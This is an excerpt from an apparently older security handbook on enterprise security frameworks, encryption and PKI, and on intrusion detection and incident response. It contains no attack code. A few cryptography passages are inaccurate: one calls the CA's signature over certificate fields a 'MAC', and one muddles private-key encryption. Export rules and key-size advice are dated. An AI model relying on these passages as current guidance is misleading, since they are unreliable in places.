Non-repudiation

This requirement is important for legal reasons. As more and more business, both internal and external, is conducted electronically, it becomes necessary to ensure that electronic transactions provide some form of legal proof of sender and message received when they are completed. This requirement goes hand-in-hand with the need to verify identity and control access.

IT Requirements

A good security framework must implement the functions discussed in the preceding chapter section, while at the same time supporting the following requirements:

- The varying security robustness requirements throughout the enterprise
- Integration with point security products such as security gateways and firewalls already in place in the IT infrastructure
- The heterogeneous platforms, applications, networks, networking equipment, and tools found in all IT departments
- The availability and performance requirements of the users and system administrators
- Cross-departmental, cross-geographical, and potentially inter-enterprise interaction
- The ease-of-use requirements of the users
- Flexible and cost-effective implementation under the control of the IT organization
- Stepwise implementation and deployment throughout the enterprise

The best security is transparent to the user community. When a dignitary makes a public visit, the security agents one actually sees are generally only a small fraction of the security forces deployed for that person's protection. Information security should also be largely invisible to the user community and most of the security framework should be behind the scenes.

In the open system environments commonly found in IT departments, transparency can be problematic. Consuming technology from multiple vendors enhances the value of a solution by enabling selection of best-of-breed technology and by creating competition. It is important, however, that technologies from multiple vendors fit together seamlessly, based on open standards, or this benefit is lost in the integration effort.

Ultimately, the IT organization "owns the problem." Rather than buying a number of unintegrated security "point" products such as firewalls and smart cards, it is better to implement an integrated security framework. Framework components would be designed to inter-operate seamlessly, using standard programming interfaces, with each other and with the existing IT application base. The products may still come from multiple sources, but they should plug into a framework that represents the requirements of the entire enterprise.

In today's electronic economy, organizations need to communicate transparently with other organizations, a factor that has contributed to the commercial explosion of the Internet. The world's networking environment is now laced with intranets and extranets, many of which are interwoven with the Internet, that enhance the capabilities of organizations to communicate with each other. Throughout all of these networking environments, the security of data must be maintained.

The following components form the essential framework of an integrated, comprehensive, security system, designed to protect corporate data from unauthorized access and misuse.

Encryption: The Key to Security

Encryption refers to the process of transforming messages and documents from cleartext to ciphertext using a secret code known only to the sender and the intended recipient. Decryption is the inverse process — restoring the cleartext from the ciphertext. There are a number of methods available for document encryption. These generally fall into the categories of symmetric and asymmetric cryptography.

Symmetric key structures, such as the Data Encryption Standard (DES), use a single key shared between sender and receiver. This key, when applied to the cleartext, yields the ciphertext and, when applied to the ciphertext, yields the cleartext. With symmetric keys, both the sender and receiver must share the same key. Symmetric keys tend to perform well, but the sharing protocol may not scale well in a large environment as more and more users need to communicate encrypted information to one another.

Asymmetric key structures use a public and private key-pair, a different key to encrypt and decrypt. The significance of public key encryption technology is that only the user has access to his private key; that user gives out his public key to others. Other people encrypt documents with the public key for communication to the user, and the user encrypts the documents with his private key.

There is a strict inverse mathematical relationship between public and private keys that ensures that only the user with his private key can decrypt messages encrypted with his public key. As well, with that private key, the user with his private key could have encrypted messages, while other people can decrypt with his public key. This characteristic enables the use of keys to "sign" documents digitally.

Strong Encryption: A Necessary Requirement

One security technology in widespread use today, so much so that it has become a *de facto* standard, is the RSA strong public/private key-pairs with digital certificates. Strong encryption refers to the use of encryption technology that is nearly impossible to break within an amount of time that would enable the information to be of any value. The distinction is made between strong and weak encryption, due in part to the running debate over restrictions the U.S. Government has placed on the exportability of message encryption technologies.

The technology of providing strong encryption is considered a munition and its export from the United States is, for the most part, prohibited. The export of weaker encryption is permitted with certain restrictions.

Cleartext e-mail messages and other documents sent over the Internet can be intercepted by hackers, as experience shows. If encryption is the solution, then what prevents a hacker from guessing someone's key and being able to decrypt that person's encrypted messages? In most cases, nothing more than time.

One method used by hackers is to take a sample of cleartext and corresponding encrypted text and repeatedly try random bit sequences by brute force to reconstruct the key used to encrypt the text. Therefore, all the hacker needs is a fast computer or network of computers working together and samples of the clear and encrypted texts. To protect against these brute-force attacks, cryptographic keys must be "strong."

Assessing the Strength of an Encryption System

In a strong encryption scenario, the hacker's strategy will be to use high-powered computing resources to try to crack the encryption key. The solution to this hacking process is to generate sufficiently large keys such that it will take the hacker too long to break them. It is important to remember that computing speeds are doubling roughly every 18 months. The size of a key must be large enough to prevent hacking now and in the future. Also, one does not want to have to change one's key very often.

How large should a key be? Strong encryption means encryption based on key sizes large enough to deter a brute-force attack. Thus, hackers using even a large number of powerful computers should not be able to break the key within a useful amount of time; that is, on the order of many, many years. Key sizes of 56 bits or less are considered weak. Key sizes in excess of 128 bits are considered very strong. One rule of thumb for key sizes is that keys used to protect data today should be at least 75 bits long. To protect information adequately for the next 20 years in the face of expected advances in computing power, keys in newly deployed systems should be at least 90 bits long.

Key Management

Managing keys securely is extremely important and there are a number of products from the security industry that address this issue. Most attacks by hackers will involve an attempt to compromise the key management versus the keys themselves, because a brute-force attack would require a long time to break a key with 128 or more bits.

There are several key management considerations for users. They must be able to:

- Create or obtain their own keys in a highly secure and efficient manner.
- Distribute their keys to others.
- Obtain other people's keys with confidence in the identity of the other party.

Without secure key management, a hacker could tamper with keys or impersonate a user. With public/private key-pairs, a form of "certification" is used, called digital certificates, to provide confidence in the authenticity of a user's public key.

Using Keys and Digital Certificates

Digital certificates must be secure components in the security framework. That is, it must not be possible to forge a certificate or obtain one in an unsecured fashion. Nor should it be possible to use legitimate certificates for illegitimate purposes. A secure infrastructure is necessary to protect certificates, which in turn attest to the authenticity of public keys.

One of the important functions of the certificate infrastructure is the revocation of certificates. If someone's private key is lost or stolen, people communicating with that individual must be informed. They must no longer use the public key for that individual nor accept digitally signed documents from that individual with the invalid private key. This is analogous to what happens when one loses, or someone steals, a credit card.

When keys are generated, they receive an expiration date. Keys need to expire at some point or they can be compromised due to attrition. The expiration date must be chosen carefully, however, as part of the set of security policies in force in the environment. Because other users must be made aware of the expiration, having keys expire too frequently could overload the certificate and key management infrastructure.

Digital Signatures and Certification

Encryption works to ensure the privacy of communication; but how is authentication handled? That is, how can a person, as the receiver of a document, be sure that the sender of that document really is who he says he is? And vice versa? The authentication of both parties is accomplished by a combination of a digital signature and certification mechanism.

A digital certificate from a mutually trusted third party verifies the authenticity of the individual's public key. This party is the Certificate Authority (CA), and operates in a similar manner to a notary public in the nonelectronic world. The certificate contains some standard information about the individual and holds that individual's public key. The CA digitally "signs" the individual's certificate, verifying his or her digital identity and the validity of his or her public key.

Digital signatures have legal significance for parties to an electronic transaction. Encrypting creates the signature using the private key of the signatory, information that is verifiable by both parties. The signature provides proof of the individual's identity: only the owner of the private key could have encrypted something that could be decrypted with his or her public key.

In the case of the CA signing a digital certificate, the CA uses its private key to encrypt select information stored in the digital certificate — information such as the person's name, the name of the issuing CA, the serial number and valid dates of the certificate, etc. This information is called the message authentication code (MAC). Both the sender and the receiver of the transmission have access to the certificate; thus, the MAC information is verifiable by both parties.

Anyone can verify a digital certificate by fetching the public key of the CA that signed it. When sending an encrypted document, one exchanges certificates with the other party as a separate step from the actual document exchange, to establish trust and verification.

As an example, consider a two-party exchange of private messages between Jane and Sam, and the mutual verification process. If Jane wants to send an encrypted document to Sam, she first gets Sam's digital certificate, which includes his public key signed by his CA. Jane also gets the CA's public key to verify the CA's signature, and now has confidence that the public key she has does indeed belong to Sam, because the CA's private key was used to sign it. Sam invokes a similar procedure when he receives Jane's certificate.

Of course, most of the work in this process is software controlled, transparent to the user, and, given current technology, performs with nearly imperceptible delay.

Certification Infrastructure

The previous description of a transaction between two parties describes the public key cryptography and certification process. This is a simplified example because even within the same enterprise, security policy might dictate segregating certificate management along departmental or geographic lines to provide a fine-grained level of security control and accountability.

One solution to this problem is to have a single master CA issue all certificates throughout the world. This business model has been attempted; however, the CA quickly becomes a bottleneck for organizations needing fast access to hundreds or thousands of certificates. An important fundamental in the security foundation is the capability to control one's own resources. A critical responsibility such as managing certificates should not be left to third parties.

One solution that some organizations have adopted is to establish a hierarchical certification infrastructure. A single "Top CA" within the organization is identified to certify the lower level user or departmental CAs (UCAs). The Top CA maintains certificate revocation lists (CRLs) for the organization, but would otherwise not be involved in day-to-day certificate management. The UCAs handle this stage in the certification process. Outside the organization, a top-level CA is appointed, the Policy Certificate Authority (PCA), who certifies all Top CAs and manages inter-organization CRLs to provide trust between enterprises. Finally, all PCAs in the world are certified by an Internet PCA Registration Authority, ensuring trust between certification infrastructures.

Implementing the Enterprise Security Framework

Implementing an enterprise information security environment is a major, complex task, one that will be different within each enterprise. The implementation should be done in stages, with the first stage being to establish a set of security regulations and a design for the framework, both of which need to be structured to meet both current and future needs as well as budgetary considerations. Consideration must also be given to the inter-enterprise requirements: who are the vendors, partners, and customers involved in the exchange of electronic data? In what order of priority does one wish to secure these communications?

The following chapter sections provide a reasonably comprehensive description of the tasks generally involved in implementing a secure IT environment for the enterprise.

The Security Audit

The security implementation should begin with a security audit by a qualified firm. The roles of the audit are to:

- Map out the current IT environment.

- Understand all aspects of the security mechanisms currently in place — physical security as well as software and hardware solutions.
- Obtain a detailed and confidential analysis of security breaches that have or may have already occurred.
- Provide an assessment of the current security mechanisms with specific emphasis on deficiencies as compared with other organizations.
- Provide an independent assessment as to the root causes of previous incidents.
- Provide recommendations for improvements to the security infrastructure.

Business Analysis and Development of Security Policy

The next step is to conduct an in-depth security analysis along with a business analysis based on the audit findings. Then a set of security policies to meet the needs of the enterprise can be developed. The security framework will be adapted to adhere to these policies. This process encompasses the following multi-stage process:

1. *Establish the organizational relationship between security personnel and the IT organization.* Is there a separate security organization; and if so, how are its policies implemented in the IT organization? What is the security budget, and how are resources shared?
2. *Define the security and IT distribution models.* Does the headquarters organization set policy and implement at all sites, or do remote sites have authority and accountability for their own IT environments?
3. *Understand the security goals at a business level.* Determine the key resources requiring protection and from whom. Who are the typical users of these resources, and what do they do with them? What auditing mechanisms are in place, and what are the physical isolation versus hardware/software considerations?
4. *Assess the IT-vendor business issues*: dealing with a single vendor versus several, buying product and service from different vendors, experience with training and support, etc.
5. *List the applications, data files, and server and client systems* that need to be enhanced with security.
6. *Plan the current, near-term, and longer-term IT environment*: addressing issues such as major data flows between business components, platform, hardware, network topology, third-party electronic interaction requirements, space planning, and physical security.
7. *Propose a high-level security paradigm* for defining and controlling access to corporate data, for example, access control server with firewall, smart-card tokens versus single-factor authentication, centralized versus peer-to-peer certification, etc.
8. *Develop a high-level set of security policies for the enterprise*, including site security personnel, access control, certification, and the interaction of the security infrastructure with other enterprise resources.
9. *Analyze and document key dependencies* within the security framework and between the framework and the applications.

Project Planning

Once high-level security policies and a framework have been established, the project plan will have a basic structure. The next stage is to break down the framework into tasks that can be sized, cost-justified, and scheduled for delivery and deployment.

There is no single, definable approach to the planning phase — it will consume resources from potentially many different groups. There are various trade-offs that can be made in terms of an implementation model, such as cost based or complexity based. A project manager should be identified at this stage. This individual should have a broad technical background in IT development projects and a fairly deep knowledge of security implementations.

Selecting an Implementation Model

It is difficult to advise on the selection of an implementation model because so much depends on other work going on in the IT organization. For example, if the organization is about to embark on a major software program, implementing a thorough security program would be a prudent approach because all systems may be open for modification and enhancement with security components. Conversely, if resources are already over-allocated, few large security-related programs can be implemented.

A recommended guideline for rolling out a security implementation is to proceed in stages from a localized client/server (group) level, to a site-wide deployment, to the full enterprise, and finally to an inter-enterprise configuration. At each stage, the issues can be tackled in a similar manner. For example, it might be best to start by installing a basic authentication and access control implementation that provides basic security for individual devices and the network perimeter.

The next stage would be an enhanced level of authentication and access control with centralized services at the network level, as well as a cryptographic environment for privacy and integrity. Finally, truly robust security can be provided at the network perimeter and inside the network with access control, strong cryptography, certification, token management, and non-repudiation.

It is good design practice to start the design form with legacy systems because:

- These systems tend to transcend the many organizational changes common to business today.
- They are often at the core of the business.
- Modifying these applications may be sufficiently onerous that it is considered a better strategy to "surround" the system with security, versus adding it in.

There are two basic approaches to the development of a security framework. One approach is to begin with the servers and work outward. This approach has the advantage of integrating security into the enterprise at the primary data source. However, for a decentralized IT organization, a better approach might be to build up the levels of security from the clients inward.

One technique that can be used for the client-inward approach is to incorporate smart-card readers into all client PCs up front and require local authentication via the smart card. This functionality could later be expanded to provide single-sign-on access to the network and other features. The disadvantage of this approach is that the client side is difficult to measure, in terms of numbers, because it is usually a changing number, as clients may be added, removed, or receive software upgrades fairly frequently in some organizations. This approach may not catch strategically important server data, which needs protection.

Skills Assessment

Once the implementation model is chosen, a skills inventory needs to be developed. This inventory of skills will be used to determine the appropriate staff resources available and the training requirements. The use of open, standards-based security tools is essential in minimizing the need for extensive training in a proprietary environment.

It is advisable to prepare a high-level workflow diagram to identify the affected organizations requiring representation on the project teams. All affected organizations should be identified and staffing resources within each organization nominated. If physical equipment isolation requiring space planning is required, for example, building operations may need to become involved.

At this stage, project teams can be formed with representation from IT and other organizations. To ensure that all departments have input to the security framework design, end-user departments should have representatives on project teams.

Sizing and Resource Planning

The next major stage in the design process is to prepare project sizing estimates and a resource plan. This is the point at which the security framework project should dovetail with any other planned IT projects. A complete IT budget and staffing plan review may be necessary. In some cases, project priorities will need to be adjusted. The security implementation sub-tasks should be prioritized in groups, where dependencies were identified in the framework, to ensure that the priorities are consistent.

As for any major IT project, price/performance trade-offs within a sub-task need to be analyzed. In the analysis of business requirements and the development of security policy performed previously, the determination might have been made that the enterprise had numerous physically isolated resources, relative to the threat of attack. In this situation, a hardware/software technology solution might better optimize resources across the enterprise, while still providing more than adequate security.

Local authentication processes can range from simply verifying the user's network address to sophisticated biometrics with varying degrees of robustness and cost.

It is also important to evaluate price-performance trade-offs for hardware/software combinations. It might, for example, be more cost-effective to implement a Windows NT®-based firewall and accept somewhat less performance scaling than to use a more powerful UNIX product. These decisions will be influenced by the technical skill sets available within the IT organization.

Selecting the Technology Vendor

Once high-level security policies and the project plan have been established, it is time to approach the security product vendor community to assess product offerings. A system integrator may also be required to supplement the local IT resources and ensure the proper interface of all components. RFPs and RFIs for security products can be quite extensive and should include the following criteria, which are the most important characteristics required from a security product vendor:

- *Performance, scalability.* How much delay is incurred in implementing security, and how does the solution scale as users and resources are added to the system?
- *Robustness.* How secure is the solution against a complex attack?
- *Completeness.* How broad and deep is the solution, and for what type of environment is the solution best suited?
- *Interoperability.* How well does the solution integrate into the proposed environment?
- *Support, availability.* How available is the solution, and what are the support and maintenance characteristics?

In support of these five basic and fundamental characteristics, the following set of extensive questions on vendor products should form part of the vendor evaluation process, along with any other concerns involving a specific IT environment.

1. Which of the five primary security functions — access control, authentication, privacy, integrity, and non-repudiation — are provided by the products, and how do they work?
2. Describe the types of attacks the products are designed to thwart.
3. What is the level of network granularity (client only, local client/server, site-wide, full enterprise, inter-enterprise) for which the products are best suited?
4. What type, if any, of encryption do the products use?
5. Does the encryption technology ship from the United States? If so, when messages travel between countries, is encryption "weakened," and down to what level?
6. Do the products use certification and signing? Describe the architecture.
7. Who conducted the security audit? Present the results.
8. To what standards do the products conform, and where have proprietary extensions been added?
9. With which third-party security offerings do the products inter-operate "out of the box"?
10. How precisely do the products interface with one's existing security products, such as security gateways and network managers? Where are modifications required?
11. On which of the proposed platforms, applications, and tools will the products work without modification?
12. Does the product function identically on all supported platforms, or will separate support and training be required?
13. What are the availability levels of the products (e.g., routine maintenance required, periodic maintenance required (7×24)?
14. How are the products managed, and can they be easily integrated with the rest of the proposed system and network management infrastructure?
15. Is the product support provided by the vendor, or is it outsourced? Will the vendor support mission-critical environments around the clock?
16. Do the products support cross-departmental, cross-geographical, and potentially inter-enterprise interaction? How exactly? Does the vendor have reference sites available with this functionality running? How easy are the products to use based on references?

17. Does one need to deploy the products all at once, or can they be phased in? That is, do the products run in a hybrid environment, enabling communication, for example, between secure and unsecured users?
18. Provide quantitative information on the scalability of the solution as users and secured resources are added.

Implementation and Testing

The project implementation will always reveal issues not identified in the planning stages. For this reason, it is important to develop a well-thought-out framework for the implementation, and to choose manageable, well-defined tasks for the project plan. As the implementation progresses from design to development, testing, and eventually deployment, it is important that new requirements not be introduced into the process, potentially resulting in major delays. New requirements should be collected for a revision to the project that would go through the same methodology.

When the project has exited the testing phase, to ensure a smooth transition, a localized pilot test that does not interfere with mission-critical systems should be performed. The pilot should match as closely as possible the live configuration in a controlled environment and should last as long as necessary to prove the technology, as well as the processes and practices used in developing the security framework.

Conclusion

The major stages of an IT security implementation — audit, requirements analysis, framework construction, project planning, and implementation — have been described in this chapter, with a focus on some of the approaches that can be used to implement a security framework, as well as some of the key issues to consider.

This chapter on enterprise security provided an overview of the security requirements needed to protect corporate information from unwarranted access, and a detailed process for designing and implementing an enterprisewide security framework. Some of the solutions available to implement this security framework were described, along with recommendations for the appropriate processes and guidelines to follow for a successful, effective implementation.

The security of information in the enterprise must be viewed from five perspectives:

1. Authentication
2. Access control
3. Privacy
4. Integrity
5. Non-repudiation

An effective enterprise security framework will integrate these functions with the existing IT environment, and the final system will have the following characteristics:

- Flexible enough to provide IT management with the capability to control the level of security
- Minimal disruption to users
- Cost-effective to implement
- Usable in evolving enterprise network topologies, spanning organizational and geographic boundaries; the security framework must also provide interoperability with organizations outside the enterprise

Managing Enterprise Security Information

Matunda Nyanchama, Ph.D., CISSP and Anna Wilson, CISSP, CISA

Today's business and computing environments have blurred traditional boundaries between what is considered trusted and untrusted. As a result, organizations are taking measures to protect their information assets. Information from various sources in an organization's network is key to managing security. Such information comes from a number of security devices (intrusion detection systems and firewalls), operating systems, and network devices such as switches and routers.

In general, each of these devices performs a function that contributes to the overall enterprise needs and hence its security posture. Moreover, each of these technologies has a responsibility in the overall security management of the computing environment. Collectively, these devices produce a large amount of information.

The challenge before us is to make sense of all this information and to mange it in a way that is useful in protecting the computing environment, and in a manner that will benefit the entire enterprise. To achieve this, one must first understand the technology one is dealing with, how it collects and interprets information, and at what point one needs to intervene in the overall process. Having this understanding will allow one to set out the best strategy in one's approach to the management of enterprise security information.

This chapter discusses issues pertaining to challenges of managing security information for purposes of improving an organization's security posture through aggregation, analysis, and correlation.

This chapter discusses the sources of information that are useful for security management and the nature of the information they produce. Among technologies discussed are intrusion detection systems (IDSs), firewalls, routers, switches, and operating systems. Also explored are their primary function in security management, the manner in which they collect information, and how this information can be analyzed, collectively, to offer an enterprisewide security view. Ways of collecting this information and how it informs the security management process are also discussed.

Having this appreciation, one can look into the various strategies available in the overall management of this security information. In addition, there is a quick overview of the issues of security management and the challenges for managing this information in a manner that raises security effectiveness. This knowledge is intended to empower security information security practitioners in planning the most effective way in which to blend technology and man, ongoing efforts to keep business environments secure.

The material in this chapter should be read in conjunction with suggested references. In discussing various network and security technologies, the authors do so with a view to understanding the nature of information they produce and how this information can be used to ensure enterprise security. Specific technologies are not discussed in sufficient detail to make this chapter a stand-alone technical reference with respect to the said technologies. However, the chapter does include discussions of the following:

- The need for and sources of enterprise security information, including:
  - — IDSs
  - — Firewalls
  - — System logs
  - — Switches and routers

Some strategies for enterprise security management are discussed; these include approaches to collection and analysis strategies. The section also touches on the challenges of associating vulnerability data to business risk. The final section offers a summary and pointers to future challenges for managing security information.

Sources of Enterprise Security Information

This chapter section focuses on the need for security information, sources of such information, and how this information helps with the management of enterprise security. Understanding the need to collect security information is important because it is this need that determines the nature of desirable information, the means of collection, and the necessary manipulation that helps in security management.

The Need for Security Information

The past decade has seen tremendous growth of issues of information security, including technology, skilled professionals, and security-related information. This growth, spurred by the central role computers and networking continue to play in all aspects of daily endeavors and commerce, has resulted in reaches beyond physical boundaries. Networking has extended this reach into areas outside organizations' and individuals' immediate control. Further, it has contributed to the development of today's commercially available security technologies, in an effort to assert control over one's "territory."

On the other hand, networking has resulted in complex systems composed of differing network devices. The ensuing systems produce information used in the ongoing management of the networks and computing resources. This information must be analyzed to better understand the environment in which it is produced.

On the whole, security information forms a component of the total information produced in entire systems within organizations. Such security information is important for making security-related decisions, without which the situation would be tantamount to getting behind the steering wheel of a car, blindfolded, and hoping for the best. The value of information from security systems and devices is useful for making informed, cost-effective choices about how best to protect and manage computing environments.

Be it an audit log, firewall log, or intrusion information, such information is useful in many different ways. It can be used for performing system audits to determine the nature of activity in the system. It can also be used for the diagnosis required from time to time, especially in cases of a security incident; and is also useful for forensic analysis, which forms a core component of incident resolution. In general, security information is useful to determine an enterprise's security.

Sources of Security Information

To be effective, information security management requires varied pieces of information across an enterprise. This information that originates from various sources contributes to an enterprise's information security jigsaw puzzle. Each piece of information is useful for what it reveals. Aggregation of these information pieces contributes to a better understanding of the overall security posture.

Perhaps the most familiar source of security information is operating system logs. Operating system logs have been a common feature of computers for a long time, even before security administration became entrenched as it is today. During this time, system administrators have used system logs to manage computing environments, specifically pertaining to determining who was doing what, where, and when, in a fairly detailed manner.

With the growth of inter-networking, the need to connect internal networks to other external networks has continued to grow. Invariably, connecting to untrusted networks creates a need to control communication between internal and external networks. This is the role filled by the use of firewalls as they act as gateways between internal and external networks. Firewalls are a common feature in today's networking. And just as operating systems produce logs pertaining to system activity, firewalls track activity at the gateway.

With operating system logs recording activity on systems and the firewalls controlling and logging activity through the gateway, one might assume that a network would be secure against external attacks. Right? Not exactly! This is because those who venture on the dark side are also pretty clever. They have a knack of getting around established defenses and backdoors, exploiting weaknesses in communication protocols, applications, and operating systems.

This creates a need for intrusion monitoring to supplement the firewalls defenses. Intrusion detection systems (IDSs) provide information about flagged events on systems and networks. IDSs track suspicious

network activity, which may indicate attack attempts, probing, or successful intrusion. Information provided by an IDS may reveal missed or unforeseen weaknesses or holes in internal systems and the gateway. This affords the opportunity to harden or close the exposures caused by the security weakness and holes.

Systems, firewalls, and IDSs play different but complementary roles in enforcing security. Each of these is responsible for a specified role in the computing infrastructure. In practice, however, their boundaries may not be as distinct as may be suggested here. And given the different roles they play, there exist differences in the type of information they produce, the way it is collected, and how it is analyzed and interpreted.

Security information also comes from routers and switches in a network. Routers and switches play a critical role in networking and are critical to the availability of infrastructure segments.

When combined, this information from diverse sources provides a holistic picture of enterprise security. The resulting aggregation benefits from the power of correlation and may yield useful patterns and trends in a manner that informs the security management process. For example, such information can improve the management of security incidents and ensure that lessons learned will help improve future management of similar incidents, helping shift the management of incidents from a reactive to proactive mode.

Security information, if used and managed appropriately, can offer the prescription for the total security "health"[1] of our computing environments.

Intrusion Detection Systems (IDSs)

This chapter section focuses on IDSs, what they are, and their role in the management of enterprise security. IDSs can be seen as devices that monitor the pulse of the enterprise health. They depend on anomalies and known attacks to raise alarms about potential attacks and intrusions. They are limited to the extent that they can recognize anomalies or associate an activity to a known attack based on activity signature.

Introduction

IDSs play an important role in the monitoring and enforcement of security in an enterprise. They are usually deployed at vantage points where they detect activity and take action as desired, including logging the associated activity, raising an alarm or a pager, or sending an e-mail message to specified users for attention.

IDSs detect flagged activity that is deemed suspicious for which they generate specified action. Whether monitoring traffic on a network or watching for suspicious changes on a specific host, IDSs form part of the "active security" components in an organization.

IDSs continue to evolve as they face ever-growing security challenges. These challenges include keeping up with hacker exploits that evade IDS detection. IDSs must also contend with denial-of-service attacks intended to bring them down.

In general, intrusion detection technology is relatively young. Although there are minor differences among security professionals as to what constitutes an IDS, there is substantial agreement on the role that IDSs play in enterprise security management. Further, there is concurrence on the need for analysis of IDS information as an aid to security management. In general, IDSs are a major source of information which, when analyzed and acted upon, helps improve enterprise security.

An ideal IDS has several automated components that define its functionality, including:

- Providing information about events on a computer system or network
- Analyzing the information in a manner that aids the security process
- Logging and storing security-sensitive event information for future use, specifically for making improvements
- Acting on that information in a manner that improves security
- Performing all of the above in a flawless and timely manner

The above list is an ultimate IDS dream for all security professionals. Whether such a system exists is a matter for another discussion.

There are two key approaches to IDS monitoring. These include knowledge-based and anomaly detection IDSs. Moreover, there are two key strategies for IDS deployment; that is, on the network or on a host. These are discussed individually, along with an overview of incident response, given the close relationship between IDS and incident response.

Knowledge-Based Intrusion Detection Systems

Misuse detection-based IDSs, also called knowledge-based IDSs, are the most widely used today. Such IDSs contain accumulated knowledge about known attacks and vulnerabilities based on signatures. Using this knowledge base of attack signatures of exploits, the IDS matches patterns of events to the attack signatures. When an attack attempt is detected, the IDS may trigger an alarm, log the event, raise a pager, or send an e-mail message.

Knowledge-based IDSs are easy to implement and manage due to their simplicity. They are very effective at quickly and reliably detecting attacks. With continued tuning and update of signatures, it is possible to lower the false alarm rate. In the process, this enables security professionals to respond to incidents very effectively, regardless of their level of expertise.

There is a downside to misusing detection-based IDSs; they are most effective when the information in their knowledge base remains current. The predefined rules or attack signatures must be continuously updated. Moreover, there is usually a time lag between the time an exploit is publicized and when an associated attack signature is available. This leaves a window of opportunity for a new, undetectable attack. Such IDSs can be seen to be blind to potentially many attacks that they do not "know" about, especially where there is a substantial time lag in the update of the IDS' knowledge base.

Anomaly Detection (Behavior-Based IDS)

Anomaly detection, or behavior-based, IDSs operate on the premise of identifying abnormal or unusual behavior. Anomalies on a host or network stand apart from what is considered normal or legitimate activity. These differences are used to identify what could be an attack.

To determine what an anomaly is, systems develop profiles representing normal user activity on hosts or networks over a period of time. The system collects event data and uses various metrics to determine if an activity being monitored is a deviation from what is considered "normal behavior."

To determine such normal behavior, some, all, or a combination of the following techniques are used:

- Rules
- Statistical measurements
- Thresholds

However, these systems are subject to false alarms because patterns of activity considered to be normal behavior can change and vary dramatically.

The key advantage of behavior-based IDSs is that they are able to detect new attack forms without previous specific knowledge of the attacks. Further, there is the possibility of using the information produced by anomaly detection to define attack patterns for use in knowledge-based IDSs.

Host-Based Intrusion Detection Systems

Host-based IDSs are installed on specific hosts on which they perform monitoring. A host-based IDS can be seen as system specific. It uses the system's audit, system, and application logs for IDS information. Using the system's various logs lends to the quality of the information available to the IDS. Given that it is dealing with a specific operating system, the accuracy of the associated information will be substantially high because the operating system retains a good sense of activity on the host on which it is installed.

A host-based IDS responds when flagged events happen on the host. These events could pertain to file changes, privilege escalation, or any such activity deemed security sensitive. This makes a host-based IDS very effective in detecting integrity attacks. Using an operating system's audit trails, a detected inconsistency in a process could be an indication of a Trojan horse or some other similar attack.

Additional advantages of a host-based system include the ability to detect attacks that go undetected by network-based systems. Depending on where information sources are generated, host-based systems can operate in environments in which network traffic is encrypted. Where switching technology is utilized on a network, host-based systems remain unaffected.

Host-based IDSs suffer some drawbacks. Given that they are usually designed for specific systems and applications, host-based systems may not be very portable. Moreover, an IDS that supports one platform may not support another. In a complex environment in which there are varied systems and applications, there may be a temptation to install a different host-based IDS on each of the systems. This would result in a complex

environment with many different IDSs, which, in turn, presents a challenge in the monitoring and management of all the resulting information from the diverse systems.

Despite these disadvantages, a host-based IDS remains an important tool, as the resources on those hosts are the targets for many attackers — which leads to yet another disadvantage. Suppose a specific host on a network running an IDS is under attack. What will be the first target on that host?

Network-Based Intrusion Detection Systems

A network-based IDS monitors network traffic in the network segment on which it is installed. It functions by analyzing every packet to detect any anomalies or performing pattern matching against captured packets based on known attack signatures. Based on the information in the packet, the IDS attempts to identify anything that may be considered hostile or patterns that match what may have been defined as hostile activity.

Packet analysis presents a challenge in that the information may no longer be as revealing as in the host-based system. Indeed, a substantial degree of inference is required to determine whether observed patterns or detected signatures constitute hostile activity. This is because one can determine the physical source of a packet but one may not know who is behind it.

Network-based IDSs have some key advantages, including their nonintrusive stealth nature. As well, unlike host-based IDSs that may impact hosts on which they reside, network-based IDS performance does not impact systems. As well, network-based IDS packet analysis is beneficial over the host-based system when under some type of fragmentation attack.

One major disadvantage of network-based IDSs is the inability to scale well with respect to network traffic. The ability to inspect every packet under high traffic conditions offers a challenge to IDSs. The result is packet loss. Where such packet loss is substantial, there may be less IDS information to manage but that information may be critical to the desired security.

After examining the pros and cons of the various IDS technologies, one can clearly see that the most effective use of an IDS would be to use some combination of all.

IDS Selection and Deployment

The selection and deployment of an IDS must take a number of factors into consideration, including the:

- Purpose for which it is intended: host- or network-based intrusion detection
- Ability to scale up to high volumes of traffic if it is a network-based IDS
- Scope of attack signatures, where it is knowledge-based, or the ability to perform accurate anomaly detection

Other factors that determine deployment include the volume of information being analyzed, the degree of analysis desired, and the significance of the intrusions or attacks one wants to monitor.

The physical location of an IDS is determined by the type of activity intended to be monitored. Placing a network-based IDS outside the security perimeter (e.g., outside the firewall) will monitor for attacks targeted from outside, as well as attacks launched from inside but targeted outside the perimeter. On the other hand, placing an IDS inside the security perimeter will monitor for successful intrusions. Placing the IDS on either side of the firewall will effectively monitor the firewall rules (policy), because it will offer the difference between activity outside the firewalls and successful intrusions.

In deploying an IDS, one must select the mode of operation, which can be either real-time (in which IDS information is passed in real-time for analysis) or interval-based (also known as batch) mode (in which information is sent in intervals for offline analysis). Real-time analysis implies immediate action from the IDS due to the constant flow of information from its various sources. Interval-based or offline analysis refers to the storage of intrusion-related information for future analysis.

The choice of one of these methods over the other depends on the need for the IDS information. Where immediate action is desirable, real-time mode is used; where analysis can wait, batch-mode collection of information would be advantageous.

Incidence Response

IDSs are useful for detecting suspicious activity. As discussed in the previous chapter section, IDSs log and transmit intrusion-related information. Security management requires that this information be transformed

into suitable format for storage and analysis. Potentially, anything identified by an IDS — whether it is an attack, intrusion, or even a false alarm — represents an incident requiring analysis and action. The materiality of the incident depends on the threat posed by the incident.

In cases where an intrusion is thought to have occurred, the security organization must respond quickly and act urgently to contain the intrusion, limit the damage caused by the intrusion, repair any damage, and restore the system to full function.

Once things have calmed down, it is important to perform a root cause analysis to determine the nature of the attack and then use this information to improve defenses against future attack. Without applying the "lessons learned" into the process of security enforcement, an organization risks future attack and exploitation.

In general, the incident response process should take a system approach based on detection, response, repair, and prevent. The IDS performs detection, raising the alert to an incident. Human intervention must respond to the incident, perform the repair, and ensure that the lessons learned help improve security.

IDSs can be configured to help manage incidents better based on how they are configured to respond to attacks and intrusions. These responses can be passive (e.g., logging) or active (e.g., generating a page to the security administrator).

Active responses involve automated actions based on the type of intrusion detected. In some cases, IDSs can be configured to attempt to stop an attack, for example, through actively killing the offensive packets. It can also involve terminating the attacker's connection by reconfiguring routers and firewalls to block ports, services, or protocols being utilized by the attacker. Further, network traffic can also be blocked based on the source or destination address and, if necessary, all connections through a particular interface.

The least offensive approach for an active response is to raise the attention of a security administrator, who will then review the logged information about the attack. The analysis will show the nature of the attack and the associated response necessary. Based on the outcome of this analysis, the sensitivity of the IDS can be adjusted to reflect the need for response.

